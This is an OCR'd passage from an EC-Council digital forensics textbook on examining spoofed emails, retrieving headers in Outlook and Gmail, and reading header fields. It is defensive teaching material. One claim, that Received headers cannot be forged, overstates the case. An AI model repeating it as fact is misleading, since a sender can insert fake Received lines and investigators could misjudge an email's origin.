


Figure 11.11: Examining email messages

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Forensic investigators should closely examine the following areas while inspecting the acquired email messages:

1. **Subject**

   This field of an email informs the recipient about the message that the email intends to convey. Most of the spoofed emails are designed to create a sense of panic/urgency that induces the victim to open the mail and go through its contents.

2. **Sender Email Address**

   Attackers trick target users by making suspicious emails appear authentic. For example, an email appearing in the name of a bank, but which uses a Gmail account instead of the respective bank's domain, is a strong indicator of spoofing.


3. **Email Body**

   The email body contains the main message of the email. A spoofed email body might include direct links/hyperlinks that lure users to provide sensitive details. The body of a spoofed email often has poorly structured language/sentences that do not appear professional.

4. **Email attachment**

   Attackers usually send documents or pdf copies with extensions such as .exe, .vbs, .js, .wsf, and .zip as attachments in emails. These attachments are designed to execute hidden programs such as spyware and malware on the user's computing system, which can compromise sensitive data.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Step 4: Retrieving Email Headers

Email headers are a vital component of an email that can help investigators trace the origin of an email. These headers provide information on the sender and the recipient of the email. These details on the source and recipient(s) are provided using the headers "From" and "To," respectively.

The headers also contain information on the path taken by an email while in transit. Each MTA that receives the email message, as it travels from its source to the destination, changes the email header section. Therefore, investigators should examine the email header section and thus obtain crucial data of evidentiary value and trace the perpetrator.

Investigators can retrieve header information from any email message after its acquisition. In case they have physical access to the suspect's system, they can use the same email program as the one used by the suspect to view the emails. The procedure for retrieving email headers differs in each email program.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Retrieving Email Headers in Microsoft Outlook

Steps below are in reference to Microsoft Outlook 2016 desktop application:

1. Launch Microsoft Outlook desktop application
2. Review all email messages of the suspect's email account and double-click on the email message that you wish to save
3. Click the File button located on the top-left and then the Properties icon.
4. When the Properties window opens, select the message header text from the Internet headers box
5. Copy and paste the text in any text editor and save the file

Thus, you can save the message headers text of all the required email messages to conduct further investigation on them.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 11.12: The File icon on Microsoft Outlook desktop application





Figure 11.13: Properties tab showing message header text

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Retrieving Email Headers in Microsoft Outlook.com

The steps demonstrated below are in reference to Microsoft Outlook web application:

1. Log on to Microsoft Outlook.com
2. Click on the mail for which you would like to see headers
3. Click on the More actions drop-down button, navigate to the View message details option and click on it
4. Select the message headers text from the Message details box, copy and paste the text in any text editor and save the file

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 11.14: Navigating to More Actions → View message details





Figure 11.15: Message header text as found in Message details box

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Retrieving Email Headers in Gmail

1. Log on to Gmail
2. Select the received mail for which you would like to see headers
3. Click on the More drop-down button and navigate to the Show original option
4. Select the message headers text, copy and paste the text in any text editor, and save the file

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 11.16: Navigating to More → Show original on Gmail



```
Delivered-To: l          6@gmail.com
Received: by 2002:a17:906:a0e:0:0:0:0 with SMTP id w14csp121754ejf;
        Tue, 21 Apr 2020 05:00:19 -0700 (PDT)
X-Received: by 2002:a17:90a:224a:: with SMTP id
c68mr5451276pje.160.1587470419026;
        Tue, 21 Apr 2020 05:00:19 -0700 (PDT)
ARC-Seal: i=1; a=rsa-sha256; t=1587470419; cv=none;
        d=google.com; s=arc-20160816;
        b=0Ij0w/+uYMarCNqCeEYukkRQhY2xH5CyFnElJiQvymROyqrj4d9Yl4wyeNEnk+RXc5
         joDCKbfmQzFvaUEFgR1cs/CR06VRUtUS/yp4UStIhm3VBdL0k+yhs62kI28RBwkpa8pM
         /0dVJvG/NhJADVmih+Zuys8u6GEgt+lhhmpQ0U5H7OZR1VSDM6BBIZFa4jxl28fPTdQE
         mJWmaHL3G3mtlRFujmM3dDBMKFkCyfRxBgGj2ujzH5b2Xa6TcRREXpNd0HA+NABKpLu7
         lo192EZSN7pSk/QpSlQC5s8+dCaIpqaST9tFuYIlYHHaMWCMIABh7nabqf+j4TdoWw3i
         n/JA==
ARC-Message-Signature: i=1; a=rsa-sha256; c=relaxed/relaxed; d=google.com; s=arc-
20160816;
```

Figure 11.17: Message header text

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Step 5: Analyzing Email Headers

01 **Timestamp**: Shows the **date and time** when the mail was sent


02 **From**: Shows the **email ID of the sender** as it is visible to the recipient; this can be forged in case of spam emails

03 **To**: Shows the **email ID of the recipient**

04 **Message ID**: As per **RFC 2822**, a specific email message should have a globally unique message identifier
The first part of the message ID before '@' contains the timestamp of the email (1587617857 in Unix epoch format converts to Thursday April 23, 2020 04:57:37 am in UTC)
The part of message ID after '@' contains the Fully Qualified Domain Name (here, the domain name is mail.yahoo.com)

05 **Subject**: Shows the subject as given by the **sender**

06 **MIME-Version**: Multi-purpose Internet Mail Extensions are used to **support non-text attachments** such as video, images, and audio and the default version is 1.0




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Analyzing Email Headers (Cont'd)

07 **Received Header**

- The entries in the received headers are of significant forensic value as these **cannot be forged** unlike other email header elements
- The number of received headers found in an email message **depends on the mail servers** that processed the message as it travelled from source to destination
- Investigators should start with the bottommost received header **(B),** as it is closest to the source and then move towards the top headers **(A)**
- Here, the **B header** is showing the domain name from which the email message originated (sonic302-19.consmr.mail.sg3.yahoo.com), the associated IP address (106.10.242.139), and the date and time in PDT



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Analyzing Email Headers (Cont'd)

08


Return-Path

